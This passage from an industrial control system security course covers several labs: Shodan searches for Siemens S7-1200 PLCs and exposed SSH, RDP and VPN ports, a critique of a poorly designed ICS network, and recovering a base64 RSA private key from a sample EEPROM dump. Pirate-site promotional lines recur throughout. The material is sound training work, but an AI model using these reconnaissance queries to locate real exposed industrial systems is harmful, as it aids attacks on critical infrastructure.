
4.2. S7 1200 PLC

Now let's use Shodan to search for Siemens S7 1200 PLCs.

Search for `s7-1200`

Success

Your results should look similar to this:



hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Doing such a search comes up with a handful of SNMP services claiming to be running that hardware. Sometimes it's hard to find the exact search term in Shodan to find the systems you are looking for. However, if you have access to any systems or devices in your test lab like the ones you are searching for, you can use Nmap to portscan them with a `-sV` option. This will get you examples of service banners you can use in Shodan to find similar devices. You can also usually use Google to help you find the appropriate strings by looking for vendor documentation, blog posts, mailing lists, and other websites that often contain this information.

Example

Look through your Shodan results for `S7-1200`. Can you see any devices that might be vulnerable to one of the CVEs we identified earlier based on version numbers or other identifiers? For instance, does it appear any are vulnerable to the SNMP DoS attack we found earlier?

We are not asking you to actively probe for vulnerabilities nor attempt to exploit any suspect vulnerabilities

4.3. Remote Access

Now lets attempt to find remote access services that are exposed to the Internet. Shodan offers a few filter that let you narrow your searches. Here are the most common ones:

- city
- country
- geo
- hostname
- net
- os
- port
- before
- after

Using these filters will be the most common way you use Shodan, but this does require that you have created an account with Shodan. For instance, we could use these filters to search for remote access and VPN ports exposed to the Internet for your company or your client's company. Here is a list of the most common remote access and VPN protocols and the ports those services listen on.

Port	Description
22	Secure Shell (SSH)
23	Telnet
500	IPSec Internet Key Exchange (IKE)

hide01.ir


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Port	Description
1194	OpenVPN
1701	Layer 2 Tunneling Protocol (L2TP) VPN
1723	Point-to-Point Tunneling Protocol (PPTP)
3389	Microsoft Windows Remote Desktop Protocol (RDP)
4500	IPSec NAT traversal – RFC 3947

If you created (or already have) a Shodan account, search for `port:22,23,500,1194,1701,1723,3389,4500`

If you know the public IP addresses for your company, you can add those to your search string with the **net:** or **ip:** filter.

Success



hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

5. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

Pick some of the ICS products you have used in the past (or products you have heard of) and attempt to find publicly exposed systems using Google and Shodan.

If you are short on ideas, try visiting the Shodan's ICS Homepage:

Shodan ICS Page

Or try these manufacturers:

- ABB
- Emerson (DeltaV)
- Honeywell
- Invensys (is now part of Schneider, but still appears in device outputs)
- Rockwell Automation
- Schneider Electric (Citect)

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 2.2: Architecting a Secure ICS Site

1. Introduction

1.1. Resources Needed

- ControlThings Platform VM

1.2. Summary

We are going to provide you with a DCS architecture that contains a number of poorly designed network decisions from a cyber-security perspective.

Compare it to the last few lecture slides we just went through and answer some questions about it.

1.3. Objectives


Though designing and architecting an environment are always fun, you frequently need to understand, analyze, integrate with, or troubleshoot an existing environment. This lab will try to do just that while also reinforcing the design principles we just covered during the lecture.

hide01.ir

2. Individual or Group Lab

Put on your consultant hat, and get ready to critique a poorly designed ICS site network diagram. If you have never worked as a consultant to a third party, welcome to a piece of the joy we experience on a daily basis. Without asking your Instructor or TA any questions, try to make sense of the following network diagram and all the markings on it. You are welcome. ;-)

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit



Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Now try to answer the following questions:

Question

What operational risks does this configuration pose?

Question

What cyber-security risks does this configuration pose?

Question

Can you think of reasons why the architect made some of these poor security design decisions?

Possible Answers

- **Directory Server** trust relationship that bridges corporate and supervisory control network segments
  - May have been configured to allow user credential federation; allows numerous vulnerabilities and threats to carry over into the process control network.
- **Engineering workstation** and **read-only historian** are located in the business network
  - May have been placed in this zone due to the availability of network communication; assets in a lower-trust zone with necessary bidirectional and administrative rights into the process control network.
- Remote support directly into a **mobile PC** in the supervisory control layer
  - May have been provided to allow temporary access to a remote worker to troubleshoot or tune an environment; lacks strong remote access authentication and VPN, and the terminating device can move from network to network.
- **Alarm servers** separated out into a supervisory control support network
  - May have been placed in this zone due to the availability of network communication and to allow a view to other users; if there is a network communication issue, the alarm servers will lose their ability to update and provide a view.
- **AV deployment servers** and **DNS** contained in the supervisory control layer with access out to higher-layer networks
  - May have been placed in this zone to allow communication to agents and possibly configured this way for system FAT with the intention to change when delivered for SAT; could be used to exfiltrate data or bring exploits into the segment.
- **Local HMI** in the business network
  - May have been placed in this zone due to the availability of network communication; an asset with explicit rights to impact the process control environment should be contained in the process control network.
- **IPS** inline between the supervisory control layer and the process control layer
  - May have placed an IPS device with the intent of operating as an IDS or intentionally placed with the intent of providing real-time protection of the critical assets; directly impacts communication and the overall process.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

As long as time permits, we will discuss some of these after the lab

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 2.3: Passwords in EEPROM Dumps

1. Introduction

1.1. Resources Needed

- ControlThings Platform Virtual Machine

1.2. Summary

In the lab, we are going to analyze a few files that were pulled from memory chips and simulated data similar to that pulled from memory chips. We will look for cryptography keys and passwords in these memory dumps.

1.3. Objectives

- Use xxd to manually analyze binary files
- Use strings to identify passwords
- Use entropy graphs to find asymmetric keys

hide01.ir

2. Lab Steps

Start your *ControlThings Platform VM*

Tip

We recommend shutting down your **ICS410 Windows 10 VM** and to only run one VM at a time for all of our labs. This will save your system resources and keep things running faster.

2.1. Binary Analysis with XXD

The first thing we'll do to analyze these files is to use a hex dump tool to manually look at the dataset. In the ControlThings Platform virtual machine, the `xxd` tool can be used to do this. To make it even easier, pipe the output of `xxd` to `less` so you can use your arrow keys to scroll up and down.

Open a Terminal

Click on the **Activities** link in the upper left corner of the screen to get to the main menu, and then click on the **Terminal** icon that looks like a black box on the bottom of your screen. If you don't see a **Terminal** box on the bottom, just search for **Terminal** in the search box at the top.

The first file we will look at is `memdump.bin`.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Warning

In the following tasks, we will show you the command prompt in addition to the text you are suppose to type. This will help to make sure you are in the right directory, as your prompt will appear different if you are in the wrong location. The text you are supposed to type `will look like this`.

```
cd ~/Samples/Memory
```

The first character is a tilde character, not a dash or hyphen. On most english keyboards, this is in the upper left corner above the tab key and requires a SHIFT to use it. The tilde character is a shortcut for your home directory.

If you are using a non-US English keyboard and have not changed your keyboard language in the VM yet, please go back to your Lab0 document for setting up your laptop for the instructions on how to do this.

```
xxd memdump.bin | less
```

The character before the `less` command is the pipe character. On most english keyboards, this is usually above the **Enter** key and requires a SHIFT to use it.

Success

```
00000000: 3c9e 3192 c173 a079 22fd d8ea 571c 9b38  <.1..s.y"...W..8
00000010: 1d9a 2889 c5f6 c1a4 d4a2 a330 bc25 8938  ..(........0.%.8
00000020: 8028 1ccd 5c6e 0e6c 30e9 8f15 0c67 f442  .(..\n.l0....g.B
00000030: dec8 772f 6fdf 9fdf 0dac 86af 97c3 66cc  ..w/o.........f.
00000040: c0a4 6496 1fd5 43b7 459f ea79 6fef 2102  ..d...C.E..yo.!.
```

... Output continues ...

hide01.ir

We are now using the `less` command to view this file. You can use the **Up** and **Down** arrow keys to scroll through the file. You can also use **PgUp** and **PgDn** keys as well.

How am I suppose to read this output?

`xxd` shows you a raw hex dump of the file, broken into three columns:

```
Address   Raw Hex Dump of File                    ASCII Decode of File
--------  ---------------------------------------  --------------------
00000000: 3c9e 3192 c173 a079 22fd d8ea 571c 9b38  <.1..s.y"...W..8
00000010: 1d9a 2889 c5f6 c1a4 d4a2 a330 bc25 8938  ..(........0.%.8
00000020: 8028 1ccd 5c6e 0e6c 30e9 8f15 0c67 f442  .(..\n.l0....g.B
00000030: dec8 772f 6fdf 9fdf 0dac 86af 97c3 66cc  ..w/o.........f.
00000040: c0a4 6496 1fd5 43b7 459f ea79 6fef 2102  ..d...C.E..yo.!.
```


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Do you see any human readable passwords?

You should not see any obvious passwords, but it as always worth a try, and something we often find in embedded devices.

Do you see any anomalies in the data?

Around address `00000bf0` you should see a change in the frequency of non-printable characters (show in the ASCII section by a period). We go from > 50% non-printable characters to 100% printable characters for many lines. This should be quite noticeable.

Congratulations!!! You just found your first crypro-key from a binary EEPROM dump!

Depending on your background and experience, you notice that this large block of printable characters is base64-encoded, a very common technique for crypto key storage.

How can you tell its Base64 encoded?

Most people recognize this because of the of the ASCII block ending in `=` or `==` which Base64 uses as padding if the initial number of characters is not divisible by 3.

However a better way to recognize Base64 is to realize the ASCII block is using a full mixture of the following characters:

```
* 0123456789  (10 characters)
* ABCDEFGHIJKLMNOPQRSTUVWXYZ  (26 characters)
* abcdefghijklmnopqrstuvwxyz  (26 characters)
* +/  (2 characters)
```

Which gives us 10+26+26+2 = 64

A variation of this called URL-Safe Base64 swaps the **+/** characters for **-_** characters.

We aren't going to do anything else with this key, as it is beyond the scope of this class and can get a lot more involved. We just wanted to give you an idea of how easy these are for attackers to find in embedded hardware.

Type `q` to exit `less` when finished analyzing this file

List the files in this directory using the `ls` command

Use `xxd` and `less` to do similar analysis of the other files in this directory

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

2.2. Analysis with Strings

Another tool we can use to manually analyze our binary datasets is the `strings` command. This allows you to focus in only on the blocks of printable characters while ignoring all the non-printable characters. While you miss some anomalies by not looking at the non-printable characters, you sometimes see things here that you don't with `xxd`.

```
strings memdump.bin | less
```

Success

Use the arrow keys to scroll to the middle of the file and you will see the following data:

```
TM?<
}BD9Y&
LyBr
qmB,m
tLV'
x\`ig
\|q/p
]i`'
XnddmT6
MIICWwIBAAKBgQCx1kzejULoL2mKzNEgMxKDEjiWrSg0pl1v9tI5ZFNzfp2H7A9KsSL+k7kY
pLPGqFVsv5U6sH/pkneeolOralzHJBoGcIt0lUGl+Ac/BFv9JflGhTh6iChMN/cxVU4BpHR8
GO/oEoWYoQ+qxKpY64jxwfe6O7AVoFIKmF1HeCbvVQIDAQABAn9aTni6iwFu5qSx11BbCZRc
+uPBoCzKj7DjKnOWsVuvSpy0aStawpkCrgFQglLIjrLShndBVl+ePMKBy+yxH1H89ZPAXkG+
HGVXm3niq6V4vDYKE6rXLnR+VwdPCWtUy6mOl17t4o4AgB/8ywv/FOFSrXECF4qwnTwPRJyM
lp/ZAkEA2qZ0tsONIzwD2vhFaZDSvKPfnb/D+AbL40fScMlFOUIaPmBIH4D7Fvw2E1GVhMHR
VGYCjj1ypHesfDTXqeJTDwJBANA3F72z/loeV0bFJKOXr5FX0Kz44Dbu8PsKpagCCsPTKjdB
zLzlVJGz+MrhDfq2k4Ox2BqkTAfRKeuTIpyyB1sCQHsPFj9KviOngm/6LW7lsIW1IYTySgRN
JvFrGdianthECOs0W0NH34mnN3QWBbXrM7pxk1yk3uIL7MsXHo4hsCcCQQCSbkxqA43bvv7O
LJNJ4cF9S+7b1uOIfp5HTwOVlmoPshA8cDAWoInLNnC/7WqxaXlw4sACbI1z6eu7Wuy6mpGF
AkEAwKTcmLdC4UBW9RapbRHfJg3AWFy840uTPrET/bBwVKDMRG2r9G0zKSsuTStZdNgcqYqo
GbN2Br8tHRvRXqbh2A==
```

The `strings` command can be combined with options to help control the output results. The `-n` option can be used to select the size of strings to be displayed. For instance `-n 6` would find and output the string `password` but not the string `passwd`.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
strings -n 12 memdump.bin
```

Success

```
MIICWwIBAAKBgQCx1kzejULoL2mKzNEgMxKDEjiWrSg0pl1v9tI5ZFNzfp2H7A9KsSL+k7kY
pLPGqFVsv5U6sH/pkneeolOralzHJBoGcIt0lUGl+Ac/BFv9JflGhTh6iChMN/cxVU4BpHR8
GO/oEoWYoQ+qxKpY64jxwfe6O7AVoFIKmF1HeCbvVQIDAQABAn9aTni6iwFu5qSx11BbCZRc
+uPBoCzKj7DjKnOWsVuvSpy0aStawpkCrgFQglLIjrLShndBVl+ePMKBy+yxH1H89ZPAXkG+
HGVXm3niq6V4vDYKE6rXLnR+VwdPCWtUy6mOl17t4o4AgB/8ywv/FOFSrXECF4qwnTwPRJyM
lp/ZAkEA2qZ0tsONIzwD2vhFaZDSvKPfnb/D+AbL40fScMlFOUIaPmBIH4D7Fvw2E1GVhMHR
VGYCjj1ypHesfDTXqeJTDwJBANA3F72z/loeV0bFJKOXr5FX0Kz44Dbu8PsKpagCCsPTKjdB
zLzlVJGz+MrhDfq2k4Ox2BqkTAfRKeuTIpyyB1sCQHsPFj9KviOngm/6LW7lsIW1IYTySgRN
JvFrGdianthECOs0W0NH34mnN3QWBbXrM7pxk1yk3uIL7MsXHo4hsCcCQQCSbkxqA43bvv7O
LJNJ4cF9S+7b1uOIfp5HTwOVlmoPshA8cDAWoInLNnC/7WqxaXlw4sACbI1z6eu7Wuy6mpGF
AkEAwKTcmLdC4UBW9RapbRHfJg3AWFy840uTPrET/bBwVKDMRG2r9G0zKSsuTStZdNgcqYqo
GbN2Br8tHRvRXqbh2A==
```

This helps you get rid of all printable ASCII strings shorter than 12 characters, leaving just our crypto-key.

It is often helpful to string commands together and process the output from one command through another tool. This is accomplished using the `|` (pipe) character. In this case, we can process the output of the last `strings` command to decode the string using the `base64 -d` command.

```
strings -n 12 memdump.bin | base64 -d
```

Success

This will show you a bunch of crazy characters since it is forcing ASCII decode of the raw crypto-key bytes.

```
0[]L[]B/i 3888(4]o9dSs~J"2Ul:w[]S$j\$p[]t[]A[]?
[%F8z(L71UNt|[]X[];[]R
]Gx&UZNxn[]P[    \[],v*s[]J[]i+Z[]P[]RÔ[]wAV_[]<[]Q[]^A[]eW[]y[]x[]6
[].t~WO    kTJ[]^[]

[]R[]q[]<D[]A[]t[]Í#<[]Ei[][][]P[]G[]p[]E9B[]>`H[]6Q[]Tf[]=r[]w[]|
[]SA[]7[]ZWF[]$[]Wb[]6[]
[]
[]L[])[]"[][@{?J[]#[]o[]-n[]![]JM&[]k[][]4[CG7[]t[]3[]q[]\[]
[]X\[]K[]>[]pT[]Dm[]m3)+.M+Yt[]v[]-^[]%
```

